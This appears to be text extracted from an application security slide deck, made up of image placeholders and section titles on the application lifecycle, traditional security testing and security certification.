
The Application Lifecycle




The Application Lifecycle



Traditional Security Testing



Application Security Certification



Questions and Contact Information


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